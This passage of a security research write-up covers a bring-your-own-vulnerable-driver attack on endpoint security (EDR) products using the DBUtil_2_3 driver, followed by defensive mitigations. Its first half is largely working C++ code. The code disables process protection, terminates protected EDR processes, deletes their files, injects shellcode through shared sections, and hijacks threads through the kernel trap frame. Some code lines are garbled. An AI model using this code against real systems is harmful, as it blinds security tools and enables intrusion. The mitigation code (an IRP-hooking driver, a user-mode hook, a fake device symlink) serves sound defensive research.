    ko.EnableDisableProtection(id, FALSE);
    std::cout << "[#]Terminating: " << pid << std::endl;
    TerminateProcess(handle, 0);
    std::cout << "[#]ILL BE BACK (-terminator)" << std::endl;
}
```

The second function would be in charge of deleting the protected files.

Its flow would be:

1. Open a READ_CONTROL handle to the protected file
2. Elevate the handle to FULL_CONTROL
3. Delete the file using NtSetInformationFile
4. Close the handle to initiate deletion

```
void DeleteProtectedFile(LPCWSTR filePath) {
    FILE_DISPOSITION_INFORMATION Disposition = { TRUE };
    IO_STATUS_BLOCK IoStatusBlock;

    std::cout << "[#]Opening READ_CONTROL handle to: " << filePath << std::endl;

    HANDLE fHandle = CreateFileW(filePath, READ_CONTROL, 0, 0, OPEN_EXISTING, 0, 0);
    if (fHandle == INVALID_HANDLE_VALUE) {
        std::cout << "[#]Unable to obtain a handle to file: " << GetLastError() << std::endl;
        ExitProcess(0);
    }

    ko.ElevateHandle(ourHandleTable, (ULONGLONG)fHandle);
    NTSTATUS a = NtSetInformationFile(fHandle, &IoStatusBlock, &Disposition, sizeof(Disposition), (FILE_INFORMATION_CLASS)13);

    std::cout << "[#]SetInformationFile Status: " << std::hex << a << std::endl;
    CloseHandle(fHandle);
}
```

Now that we have all the required abilities, all that is left is to put it all together.

Get lists of PIDs and Files to terminate and delete, and iterate over them:

```
void DestroyPhoenixService(char* pidlist, char* fileList) {
    std::cout << "[#]Getting ready to destroy your service" << std::endl;
    std::fstream pidFile;
    std::fstream filFile;
    pidFile.open(pidlist, std::ios::in | std::ios::out | std::ios::app);
    std::cout << "[#]Opened: " << pidlist << std::endl;

    filFile.open(fileList, std::ios::in | std::ios::out | std::ios::app);
    std::cout << "[#]Opened: " << fileList << std::endl;

    int pids[500];
    std::string files[500];
    int pidCounter = 0;
    int fileCounter = 0;
    std::string line;
    while (std::getline(pidFile, line)) {
        if (!IsProcessRunning(atoi(line.c_str()))) {
            std::cout << "[#]" << line << " does not exist, exiting..." << std::endl;
            exit(1);
        }
        pids[pidCounter] = atoi(line.c_str());
        pidCounter++;
    }
    while (std::getline(filFile, line)) {
        files[fileCounter] = line;
        fileCounter++;
    }
    for (int i = 0; i < pidCounter; i++)
    {
        this->TerminateProtectedProcess(pids[i]);
    }
    for (int i = 0; i < fileCounter; i++)
    {
        std::wstring stemp = std::wstring(files[i].begin(), files[i].end());
        LPCWSTR sw = stemp.c_str();
        std::wcout << "[#]attempting to delete:" << sw << std::endl;
        this->DeleteProtectedFile(sw);
    }
}
```

Thread Hijacking using _KTRAP_FRAME

Whilst looking for further POC's to perform using all the information and techniques we already gathered, one of the main things we looked for is a strong method which by we will inject the EDR with malicious code in order to have the EDR run malicious activity.

This type of attack is perceived by us as nothing but beautiful. Taking a product built with endless manhours and budget, and causing it to do the exact things it is meant to prevent felt almost poetic to us.

It is needless to say, that by toggling PPL off, removing kernel callbacks and turning off ETW, most EDRs are already prone to injection.

As:

1. No PPL = No memory protection
2. No Callbacks = no monitoring on injection API
3. No ETW = no logging on injection API from kernel

Just for the sake of our tool and POCs, we have implemented two types of injections, Remote thread and Thread Hijacking.

For both of those we have used the same technique in order to inject the shellcode itself, and they only differ in execution.

For our injections we have used Shared Section injections, an old and familiar technique which you may google but long story short:

1. Create a new section in memory with READ WRITE and EXECUTE permissions
2. Map the section from the injecting process
3. Open handle to the target process and elevate it
4. Map the same section for the target process
5. Copy the shellcode memory to the section mapped in the injecting process
6. Close the mapping for the section
7. Your section address now contains the shellcode

```
NtCreateSection(&sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NULL, &section5, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
if (sh == INVALID_HANDLE_VALUE) {
    std::cout << "[R]Unable to Create Section: " << std::hex << Op << std::endl;
    ExitProcess(0);
}
NtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READWRITE);
std::cout << "[R]Mapped view of our section result: " << std::hex << Op << std::endl;
NtMapViewOfSection(sh, handle, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READWRITE);
std::cout << "[R]Mapped view of target process section result: " << std::hex << Op << std::endl;

memcpy(&lb_heap_recep_size);
std::cout << "[R]Copied: " << recep_size << " Bytes to " << std::hex << lb << std::endl;

NtUnmapViewOfSection(GetCurrentProcess(), lb);
NtClose(sh);
```

Another nice to have we have implemented in our injections, is Heap Allocation:

1. Open a handle to the shellcode file
2. Calculate the size of the shellcode using the handle
3. Allocate memory in the Heap of the injecting process in the size of the shellcode
4. Read the file from the disk to the newly allocated heap space.
5. Your shellcode now resides in the heap without directly injecting it or reading it to a variable
6. You may copy from the heap to the section as explained.

```
std::cout << "[#]Opening shellcode at: " << ShellcodePath << std::endl;

HANDLE shellFile = CreateFileA(ShellcodePath, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (shellFile == INVALID_HANDLE_VALUE) {
    std::cout << "[#]Unable to obtain a handle to file: " << GetLastError() << std::endl;
    ExitProcess(0);
}

DWORD recepie_size = GetFileSize(shellFile, NULL);
LPVOID heap = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, recepie_size);
bool shellc;
shellc = ReadFile(shellFile, heap, recepie_size, NULL, NULL);
```

The only thing that prevented us from performing these steps so far was Low privileged handles, PPL, ETW and CALLBACKS, now that these are taken care of, this will work flawlessly for any protected process including EDRs

```
ko.EnableDisableProtection(id, FALSE);

NTSTATUS Op = NtOpenProcess(&handle, PROCESS_QUERY_LIMITED_INFORMATION, &oa, &id);
if (handle == INVALID_HANDLE_VALUE) {
    std::cout << "[#]Unable to obtain a handle to process: " << std::hex << Op << std::endl;
    ExitProcess(0);
}

ko.ElevateHandle(ourHandleTable, (ULONGLONG)handle);
```

For our first injection, we have chosen to keep it classic and execute the injected shellcode using NtCreateThreadEx

```
Op=NtCreateThreadEx(&th, 0x1FFFFFFF, NULL, handle,
    rb, NULL, 0, 0, 0, 0, 0);
if (th == INVALID_HANDLE_VALUE) {
    std::cout << "[#]Unable to Create Thread: " << std::hex << Op << std::endl;
    ExitProcess(0);
}

NtClose(th);
```

Although this did not feel as enough, we felt like there is more nice tricks to perform in the kernel and by using all the information, abilities and upper hand we already got.

In order to better understand the next section, we would need to understand the flow of remote thread hijacking first:

1. A handle is opened to the target process
2. Memory is allocated for the shellcode
3. The shellcode is injected
4. A snapshot of the process is created, and a target thread is selected
5. The thread is suspended
6. While suspended, the context of the thread is copied, which provides the register information of the thread
7. The instruction pointer is changed to point to the beginning of the injected shellcode
8. The thread is resumed.

This type of attack intrigued us in our research's context, as it included manipulating a thread and executing shellcode without an API call that performs any execution and essentially change the instructions of the thread by a single pointer.

As mentioned before, we have already gained the ability to inject a protected process, and as such all that we wanted to focus on, was the thread hijacking itself.

We boiled it down to this:

1. Choose a thread
2. Suspend it
3. Change its RIP via kernel
4. Continue

This has thought has resulted in the following path:

1. Get the EPROCESS for the target process
2. Find the ThreadListHead member which points to the beginning of the _ETHREAD list of the process
3. Iterate _ETHREAD list until the relevant thread id is found
4. The first member of _ETHREAD is the _KTHREAD member, jump to its tcb
5. In the tcb there is a member called waitPrcb of type _PKPRCB
6. In that struct there is a member of type _KPROCESSOR_STATE, jump to it
7. Find RIP and modify it
8. Done

As beautiful as this sounds, we have initially found no luck with this. the processor state has been there but always empty. This was actually our mistake as we found out that this flow would only be good for a thread that is in Kernel state.

Each Thread and Process may run in two different modes: Kernel Mode (KTHREAD, KPROCESS) and Executive mode (ETHREAD, EPROCESS) and as such, as long as the thread is not in kernel mode, the stack frame information will not be included in the kernel structure just like that.

Needless to say, learning about that, was even more motivating to get this to work.

The next step we took to understand if there is another good candidate for thread hijacking, was to keep looking for another struct that includes the instruction pointer, which will not be empty when we read or write to it, and without forcing the thread into kernel mode, since that would most likely kill the program or thread.



Another member of the KTHREAD structure, is `_KTRAP_FRAME`. As the name suggests, it consists of all the frame members just like context or the `_KPROCESSOR_STATE` structure.

```

lkd> dt nt!_KTRAP_FRAME
+0x000 F1Home          : Uint8B
+0x000 F2Home          : Uint8B
+0x010 F3Home          : Uint8B
+0x018 F4Home          : Uint8B
+0x020 F5              : Uint8B
+0x028 PreviousMode    : Char
+0x029 InterruptPcpState : UChar
+0x029 PreviousIrql    : UChar
+0x02a FaultIndicator  : UChar
+0x02a NmiMerIbcs     : UChar
+0x02b ExceptionActive : UChar
+0x02c MxCsr           : Uint4B
+0x030 Rax             : Uint8B
+0x038 Rcx             : Uint8B
+0x040 Rdx             : Uint8B
+0x048 R8              : Uint8B
+0x050 R9              : Uint8B
+0x058 R10             : Uint8B
+0x060 R11             : Uint8B
+0x068 GsBase          : Uint8B
+0x068 GsSwap          : Uint8B

```

This is actually a great candidate for us, although when we suspended the thread and jumped to the correct place both programmatically, or in WinDbg, we have found that it is empty as well!

Although further investigation concluded that the `KTRAP_FRAME` will fill with the relevant values in two states:

1. Thread is going through a context switch from Executive to Kernel – e.g running a syscall
2. The thread is being Debugged!!

This finding has been perfect for us, since we could simply swap the thread suspension, with process debugging!

PPL is off, so debugging is allowed, also our handle is `FULL_CONTROL`, so we have the correct permissions!

This has resulted in the following flow:

1. Inject the process with a shellcode (as shown above)
2. Choose a thread to hijack
3. Create a Debug object and place the process in debug mode
4. Find the relevant KTHREAD and locate its trap frame
5. Write the shellcode address into the instruction pointer member
6. Take the process out of debug mode

```
NTSTATUS dbg = NtCreateDebugObject(&DebugObjectHandle, DEBUG_ALL_ACCESS, &ObjectAttributes, FALSE);
std::cout << "[#]Created Debug HANDLE? " << std::hex << dbg << std::endl;

DWORD64 ThreadListHead = ko.RetrieveProcessThreadList(id);
std::cout << "[#]Got ThreadListHead at: " << std::hex << ThreadListHead << std::endl;

DWORD64 HijackEthread = ko.LookupEThreadByCid(ThreadListHead, id);
std::cout << "[#]Got Thread To Hijack at: " << std::hex << ThreadListHead << std::endl;

DWORD64 TrapFrame = ko.ReadDWORD64(HijackEthread + ko.Offsets.TrapFrame);
std::cout << "[#]Got Thread TrapFrame at: " << std::hex << TrapFrame << std::endl;

NTSTATUS dbg2 = NtDebugActiveProcess(handle, DebugObjectHandle);
std::cout << "[#]Put the Process into of debug? " << std::hex << dbg2 << std::endl;
ko.WriteDWORD64(TrapFrame + ko.Offsets.Rip, (ULONGLONG)rb);
std::cout << "[#]Over Wrote RIP to match: " << std::hex << rb << std::endl;

dbg2 = NtRemoveProcessDebug(handle, DebugObjectHandle);
std::cout << "[#]Put the Process out of debug? " << std::hex << dbg2 << std::endl;
std::cout << "[#]Hi Jack...How Are you?" << std::endl;
```

This code will have the exact same results of Remote Thread Hijacking, without suspending the thread, and without setting the context in user mode, using no API to change RIP.



Mitigations

Implementing Defense System – The Low-Level Way

“There is always a bigger fish”, even though security products didn’t detect or prevent our attacks, we always believe that there is a bigger fish out there able to detect those types of attacks.

In order to defend against those types of attacks, we developed the **MIOB** (Malicious IO Blocker):

A driver that is able to detect and prevent malicious (by define) IRP requests from being executed.

Introduction & Terminology

The **MIOB** is a driver places a hook on the function defined to handle specific IRP requests sent to a specific driver, analyzes the IRP stack request, and decides if it should continue to the target driver or be dropped due to a malicious activity indicator.

To put the theory into practical use, we need to get familiar with several structures and objects, the first is the object used to communicate with a driver from the user-mode: **IRP**, or **I/O Request Packet**.

_IRP

An IRP is a special packet used to communicate with a driver and make it perform certain actions.

For those of us who are familiar with Windows drivers, the handling of IRPs is defined in the **DriverEntry** function, which is the entry point of any driver in the kernel.

It is important to know that the type of the request is defined within the **_IRP** struct, we won’t dig deep into this, since most of them aren’t required for the PoC, but you can further read about the structure of the request in [MSDN](#).

Handling **IRP** requests can be done by defining the function responsible to handle a specific types of **IRP**, just as in the following example:

```
DriverObject.MajorFunction[IRP_MJ_CLOSE] = MalIOBlockCreateClose;  
DriverObject.MajorFunction[IRP_MJ_CREATE] = MalIOBlockCreateClose;
```

The 2 lines of code have been taken from the initialization stage of **MIOB** (within **DriverEntry**) and define that the function responsible for handling **IRP** from a type of **IRP_MJ_CREATE** and **IRP_MJ_CLOSE** is **MalIOBlockCreateClose**, so when our driver will receive an **IRP** request from those types, the function defined will handle them.

We’ll not explain here what the types of **IRP** in the code represent, since we have more important types to focus on here.

IRP_MJ_DEVICE_CONTROL

The type of request we want to hook, as the title of this section implies, **IRP_MJ_DEVICE_CONTROL**.

An IRP of this type is used to allow the execution of some functionalities implemented within the driver using **IOCTL** code.

IOCTL code (or **I/O Control Code**) is sent to a driver using the **DeviceIoControl** function and specifies the operation (mostly defined by the driver's authors) to perform (custom-made functionalities), we recommend you read the following article from **MSDN** on [defining IOCTL for a driver](#).

So in the case of **DBUtil_2_3**, there are 2 **IOCTL** codes defined for reading and writing from/to the kernel memory.

As explained earlier each type of **IRP** has its own routine, e.g. **IRP_MJ_DEVICE_CONTROL**, the important thing is that those types of requests contains **IOCTL** code, and every code has its routine defined for it.

I/O Stack Location

One last important term is I/O Stack Location. Usually, when an IRP is sent, the treatment is handled by several drivers in a chain of drivers, each driver handles another aspect of the request.

By receiving an IRP, each driver in the layered chain receives an I/O Stack Location, which is represented by the **IO_STACK_LOCATION** and contains information about the I/O operation related to the driver.

In our case, the I/O Stack Location contains the **IOCTL** code which is used to determine the action required from the vulnerable driver.

Specifically in the **IO_STACK_LOCATION** you can find the **IOCTL** code at the following member:

irpStack->Parameters.DeviceIoControl.IoControlCode

Summarize the Target of MIOB

The functionality that allowed **KernelCactus** to perform the attacks is the ability to read and write from and to the kernel by exploiting an arbitrary Read/Write vulnerability in **DBUtil_2_3**, in practice the vulnerability is exploited by using the **IOCTL** code defined within the vulnerable driver and sending the operation request using **DeviceIoControl** function.

You'll see that we can enumerate the process that has sent the **IRP**, but for our PoC, we would like to detect attempts to **write** using **DBUtil_2_3** and block them from being completed by a vulnerable driver.

For this purpose, we've utilized a technique called **IRP Hook** which is also used in the wild by rootkits when they prevent security products or the user from deleting their files.

In our case, if the **IRP** is considered malicious we'll redirect it to be canceled by **MIOB**.

MIOB in Practice

We'll give up on the initialization of **MIOB** since the stage has no value for the main subject, the only step in the initialization that required attention is the installation of the hook on the function used to handle IRPs from the type of **IRP_MJ_DEVICE_CONTROL**.

The installation is the last part of the initialization and the function is called **InstallVulnerDriverHook**:

```
status = InstallVulnerDriverHook(FALSE);
if (!NT_SUCCESS(status)) {

    DbgPrint(DRIVER_PREFIX "Hooking major func failed\n");

}
```

Remember that the purpose of the hooking is to redirect IRPs sent to the vulnerable driver to our driver for inspection, Let's jump to the hooking code to better understand the technique.

IRP Hooking

First things first, this driver is written for PoC and target **DBUtil_2_3**, so we should get a pointer to the device object, which allows us to access the driver object and its properties:

```
NTSTATUS InstallVulnerDriverHook(BOOLEAN REMOVE) {

    NTSTATUS ntStatus;
    UNICODE_STRING devVulString;
    WCHAR devVulNameBuffer[] = L"\\Device\\DBUtil_2_3";
    PFILE_OBJECT pFile_vul = NULL;
    PDEVICE_OBJECT pDev_vul = NULL;
    PDIRECTOR_OBJECT pDrv_vul = NULL;

    RtlInitUnicodeString(&devVulString, devVulNameBuffer);

    ntStatus = IoGetDeviceObjectPointer(&devVulString, FILE_READ_DATA, &pFile_vul, &pDev_vul);
    if (!NT_SUCCESS(ntStatus)) {
        DbgPrint(DRIVER_PREFIX "Failed getting Device Object\n");
        return ntStatus;
    }
}
```

The function **IoGetDeviceObjectPointer** is populating **pFile_vul** & **pDev_vul** with a pointer to the device and file objects related to the driver.

Notice that the function is receiving a Boolean parameter called "REMOVE" if the parameter is set to true the function will remove the hook, and false to install the hook, let's continue with the installation procedure.

Once we got the required pointers, we can finally access the driver object:

```
pDrv_vul = pDev_vul->DriverObject;
oldDevMajorFunc = pDrv_vul->MajorFunction[IRP_MJ_DEVICE_CONTROL];
```

As you can see, we save a pointer to the driver object, then from the driver object we just extracted, we save a pointer to the major function responsible **for dealing with IRP from type IRP_MJ_DEVICE_CONTROL**, the type of request required to make the driver execute some code based on its **IOCTL**.

The purpose of saving the pointer is to restore the driver's function to its usual state during our driver's unloading routine.

```
if (oldDevMajorFunc) {
    PVOID res = NULL;
    res = InterlockedExchangePointer((PVOID)&pDrv_vul->MajorFunction[IRP_MJ_DEVICE_CONTROL], (PVOID)HookedUp);
    if (!res) {
        DbgPrint(DRIVER_PREFIX "Hooking Failed\n");
        return STATUS_FAIL_CHECK;
    }
}
```

Now it's time to set up the hook, once we acquire the address of the Major Function responsible for dealing with **IRP_MJ_DEVICE_CONTROL requests**, we replace it with a pointer to an exported function within our driver called **HookUp**, from now, every time that an IRP from a type of **IRP_MJ_DEVICE_CONTROL** will arrive to the vulnerable driver, it will be handled first by our driver.

With this method you can create your filter function and implement a logic that decides if this request should be passed to the vulnerable driver or not, in the **HookUp** function we implemented a logic that checks if the **IOCTL** is for a write operation, and if does our driver will block the request in a method that makes this interruption stable and also kill the process which calls the request.

Our Filter Function

The function will decide if an **IRP** will be forwarded to the driver or dropped and marked as malicious. The condition for that is simple, if the request contains **IOCTL** for writing, the request will be dropped. But first, we need to know who is the process that made the request, so from the **IRP** we can get the **_ETHREAD** structure of the thread that called the request, then with a WinAPI function called **PsGetThreadProcessId**, which gets an **_ETHREAD** and return the PID of the owner process.

```
eThread = irp->Tail.Overlay.Thread;
processId = PsGetThreadProcessId(eThread);
```

Next, we need to get the related **IRP Stack** of our request, and it's done also by using one WinAPI function called **IoGetCurrentIrpStackLocation**, which only receives an **IRP** to operate:

```
irpStack = IoGetCurrentIrpStackLocation(irp);
```

Remember from the introduction section, the IRP Stack Location contains the **control code** sent with an **IRP** from a type of **IRP_MJ_DEVICE_CONTROL**.

Now that we have all the necessary data, let's check if the **IRP** is considered malicious by our terms:

```
54 switch (irpStack->MajorFunction) {
55
56     case IRP_MJ_DEVICE_CONTROL:
57
58         if (irpStack->Parameters.DeviceIoControl.IoControlCode == DBUTIL_WRITE_IOCTL) {
59             Prevention(processId, irp);
60             DbgPrint(DRIVER_PREFIX "DBUTIL_WRITE_IOCTL | Write - Kill Process | Requested by: %d\n", processId);
61             return MalIOBlockCreateClose(DeviceObject, irp);
62         }
63         break;
64
65     default:
66         DbgPrint(DRIVER_PREFIX "MajorFunction does not related to DeviceIoControl operation: %x\n", irpStack->MajorFunction);
67         return oldDevMajorFunc(DeviceObject, irp);
68     }
69 }
70
71 return oldDevMajorFunc(DeviceObject, irp);
```

So what's happened here and why the function required to deal with **IRP** requests sent to our driver is involved in line 61?

Once an **IRP** has landed, the function check within the **I/O Stack Location** if the Major Function for dealing with the request is **IRP_MJ_DEVICE_CONTROL**, if does it will check if the **IOCTL** code is for writing operation (line 58).

If the condition is false or the request type is not **IRP_MJ_DEVICE_CONTROL**, we'll give the execution back to the vulnerable driver by executing **oldDevMajorFunc** (which we got the pointer earlier), else, we want to block the operation with the following steps:

1. Kill the caller process (prevent the arrival of additional requests first).
2. Send the request to be handled by our driver's function **MalIOBlockCreateClose**

Let's see what happened in our function **MalIOBlockCreateClose** that dropped the request:

```
__declspec(dllexport) NTSTATUS MalIOBlockCreateClose(PDEVICE_OBJECT DeviceObject, PIRP irp) {
    UNREFERENCED_PARAMETER(DeviceObject);
    IoCancelIrp(irp);
    NTSTATUS status = STATUS_CANCELLED;
    ULONG_PTR info = 0;
    return CompleteRequest(irp, status, info);
}
```

Long story short, as defined earlier in our driver, this function will handle every **IRP** to our function by canceling it, first, we use the **IoCancelIrp**, which attempts to cancel the IRP by setting a bit called **Cancel** into IRP to true, and by setting the status of the **IRP** to **STATUS_CANCELLED**, which and send it to **CompleteRequest** function, which is responsible to just completing the request based on the data we provide from this function:

```
_declspec(dllexport) NTSTATUS CompleteRequest(PIRP Irp, NTSTATUS status, ULONG_PTR info) {  
    Irp->IoStatus.Status = status;  
    Irp->IoStatus.Information = info;  
    IoCompleteRequest(Irp, 0);  
  
    return status;  
}
```

Nothing special, just take the arguments provided by **MaliOBlockCreateClose** and complete the request.

Why we used this flow and not build some special function to cancel the **IRP**?

The flow of completing **IRP** is defined in every driver and it is part of the core logic that drivers are supposed to contain, after several attempts and some theory collected from several great sources (Thank you Pavel Yosovich and MSDN) we found out that this is the most stable way of performing the task.

If this is part of the natural procedure of completing **IRP**, why not take advantage of that to cancel each one of them? Take it as something to think about...

Now that we have all the logic implemented, exploiting drivers vulnerable to arbitrary read/write by utilizing **IOCTL** required for **writing** and using the **DeviceIoControl** **IS NOT POSSIBLE**.

Note: the **IOCTL** defined here are the Control Codes collected from **DBUtil_2_3**, only changing the **IOCTL** (defined in the code) and the target driver (string...), you can monitor with the same method on each vulnerable driver you desire.

With love, **MIOB**.

Mitigation 2 – Hook from the User-Mode

If hooking from the kernel has proved itself, why not implement it in the user-mode? We think that even though a method like this is a little more easy to bypass, every additional mitigation may potentially reduce the probability to a successful exploitation.

As we saw earlier, the main target of our hooking was to capture data passed to the function **DeviceIoControl**, which allows us to send I/O requests to a specific driver and use its built-in **IOCTL** code to perform some action.

So as another defense mechanism against the attacks we presented to you, we'll hook the use of **DeviceIoControl** in the user mode by injecting DLL which monitors for the use of the function in the user mode application, and block it if it tries to make read/write operations to a known malicious IOCTL code in a known vulnerable name.

The Injector

For PoC purposes, we're searching for an application called "POC.exe" and injecting the DLL we created using an open-source library called "EasyHook". We used this and did not write the hook ourself, since most endpoint products already hold their own hooking framework, as such the importance of this section is the hook logic.

So now for the dirty stuff, the first step is to iterate through all the processes on the machine until we'll find an application called "POC.exe":

```
if (!wcscmp(processEntry.szExeFile, L"POC.exe") && myMap[processEntry.th32ProcessID] == false) {  
    cout << "found target process- " << processString << endl;  
    HANDLE p = OpenProcess(PROCESS_ALL_ACCESS, false, processEntry.th32ProcessID);  
    if (p == NULL) {  
        cout << "cant get handle" << endl;  
        myMap[processEntry.th32ProcessID] = true;  
    }  
}
```

The iteration was done with the **CreateToolhelp32Snapshot** function.
Next, validate that the process is still alive with **GetExitCodeProcess**:

```
DWORD returnCode;  
GetExitCodeProcess(p, &returnCode);  
if (returnCode == STILL_ACTIVE && p != NULL) {  
    Sleep(1);  
    NTSTATUS nt = RhInjectLibrary(  
        processEntry.th32ProcessID,  
        0,  
        EASYHOOK_INJECT_DEFAULT,  
        NULL,  
        dllToInject,  
        NULL,  
        0  
    );  
}
```

If the process is still alive, we're using the function **RhInjectLibrary** from the "EasyHook" library, the parameters passed to the function "**EASYHOOK_INJECT_DEFAULT**" is used to set the injection type to default, which means that a library of our choice will be injected into the remote process (as you can see in the code the parameter specify the library is **dllToInject**).

Upon successful injection, the DLL is loaded into the process and we jump right to installing the hook.

Install the Hook on DeviceIoControl

Once the DLL has been attached to the process, the following function will initiate the installation of the hook on **DeviceIoControl**:

```
void __stdcall NativeInjectionEntryPoint(REMOTE_ENTRY_INFO* InRemoteInfo)
{
    HOOK_TRACE_INFO hHook2 = { NULL };

    NTSTATUS result2 = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "DeviceIoControl"),
        MyDeviceIoControlHook,
        NULL,
        &hHook2);
    if (FAILED(result2))
    {
        MessageBox(GetActiveWindow(), (LPCSTR)RtlGetLastErrorMessage(), (LPCSTR)L"Failed to install hook", MB_OK);
    }

    ULONG ACLEntries[1] = { 0 };
    LhSetExclusiveACL(ACLEntries, 0, &hHook2);

    return;
}
```

EasyHook has come to our help once again, by using the function **LhInstallHook** provided by the **EasyHook** library, we install the hook on **DeviceIoControl** located in **kernel32.dll**, which is not a native function, but good enough to capture I/O requests sent to the vulnerable driver. The native for this call is [NtDeviceIoControlFile](#)

The function **LhSetExclusiveACL** is used to set the hook on all threads of the process.

Once the installation part has been done, all threads in the process that call the function

DeviceIoControl will be jump to the hook function **MyDeviceIoControlHook** before proceeding.

MyDeviceIoControlHook – The Gate Before the I/O Request

Now that we hooked **DeviceIoControl**, We first need to analyze the parameters and make sure that first, the application does not send the I/O request to a vulnerable driver, secondly, the application does not use any **IOCTL** for writing or reading from the kernel memory using the vulnerable driver.

We've shrunk it into one if:

```
BOOL MyDeviceIoControlHook(
    IN HANDLE hDevice,
    IN DWORD dwIoControlCode,
    IN OPTIONAL LPVOID lpInBuffer,
    IN DWORD nInBufferSize,
    OUT OPTIONAL LPVOID lpOutBuffer,
    IN DWORD nOutBufferSize,
    OUT OPTIONAL LPDWORD lpdwBytesReturned,
    IN OUT OPTIONAL LPOVERLAPPED lpOverlapped)
{
    CString s;
    GetNtPathFromHandle(hDevice, s);
    if (s.Find("DBUtil_2_3") != -1 && (dwIoControlCode == DBUTIL_READ_IOCTL || dwIoControlCode == DBUTIL_WRITE_IOCTL)) {
        std::cout << "Sorry bro, aint gonna happen...BYEEEEEE" << endl;
        MessageBox(NULL, dwIoControlCode == DBUTIL_READ_IOCTL ? "Found Read IOCTL for DBUtil - blocking" : "Found Write IOCTL for DBUtil - blocking",
            "DBUtil - blocking", MB_OK);
        exit(1);
    }
}
```

The function **GetNtPathFromHandle** is a custom-made function to get the name of the target driver, once the name has been acquired, we're checking if the name contains the string **DBUtil_2_3**, and if the **IOCTL** code sent to the driver is for reading/writing from/to the kernel memory, if it does, we'll block the request from reaching the kernel space and stop the procedure in the user-mode.

Notice that the PoC has focused only on the **DBUtil_2_3** driver but can be applied to every driver you desire to block. All that one needs to do in order to make this functionality into a detection against BYOVD is to check for a list of vulnerable drivers symbolic links, in conjunction with their relevant IOCTL to block.

Mitigation 3 – Don't Open the Door to Vulnerable Drivers

Let's say that you've defined a policy in which drivers of your choice should not be loaded onto any of the machines, or that you don't need those drivers, or just you want to prevent the exploitation that we've demonstrated, for this option we've created the following type of mitigation based on how drivers located for passing them an I/O request (**IRP**), using a symbolic link (you can get further information about symbolic links on [MSDN](#)).

Once an application in user-mode sends an I/O request to a specific driver/device, it uses the symbolic link of the driver to specify the driver for handling the request, and the object manager resolves the symbolic link (or devices named) provided by the user-mode application to a registered and loaded driver that receives the request and handle it.

Remember the following, every application, even in user-mode can register a symbolic link, not just drivers, and duplications of the symbolic link are not allowed (mean registering another device with the same symbolic link).

so what happened if I register a symbolic link that will lead the object manager to an empty/invalid location?

We answered with code.

The following mitigation technique is registering a fake symbolic link of a vulnerable driver to the machine is running on, without the driver being loaded or registered already (remember, this is user-mode code XD):

```
const wchar_t* wide_src_path= TEXT("DBUtil_2_3");
const wchar_t* wide_dst_path = TEXT("DBUtil_2_3");

BOOL dd= DefineDosDeviceW(DDD_RAW_TARGET_PATH, wide_src_path, wide_dst_path);
if (!dd) {
    std::cout<<GetLastError()<<std::endl;
}else
    std::cout << "fake device craeted , try to install driver"<<std::endl;
```

The function **DefineDosDeviceW** is used to create a fake symbolic link of a device in the Object Manager, and as explained by Microsoft:

"Defines, redefines, or deletes MS-DOS device names".

Now that we've created a fake device called "DBUtil_2_3" at the path "\\Device\\DBUtil_2_3", the real driver cannot assign himself to this path, therefore it cannot be registered and installed on the system.

Know that **MS-DOS** device names are some types of symbolic links that are used only by drivers that are in use by user-mode applications.

Further information about **MS-DOS Device Names** can be found at [MSDN](#).

Built-In Functionalities to Fight Back by Microsoft

Microsoft provided high-value features that allow us to fight against the exploitation of notoriously vulnerable drivers, we'll go over 2 of those mitigations here and explain the type of usage that allow blocking attacks through vulnerable drivers.

WDAC

"Windows Defender Application Control" a feature presented by Microsoft, allows the creation of policies in which you can define which drivers and applications are allowed to run on a Windows device, a very straightforward yet powerful feature.

We've collected useful resources describing how to configure and use WDAC in your network:

1. Microsoft's guide on how to use **WDAC** can be found [here](#).
2. An extensive guide on how to configure and deploy **WDAC** by Agron System can be found [here](#)

HVCI – Virtualization-based Protection of Code Integrity

As suggested by Microsoft, an additional technique to mitigate the exploitation of vulnerable drivers, we can harden the protection provided by **WDAC** by enabling **HVCI**.

Microsoft has leveraged existing capabilities of virtualization in hardware to prevent kernel memory attacks.

For more explanation about the system specification required for enabling the feature and configuring it, please refer to the following documents provided by Microsoft:

1. Microsoft GitHub page provides information on the feature and compatibility of several types of Windows systems found [here](#).
2. An extensive document on how to enable the feature by Microsoft can be found [here](#).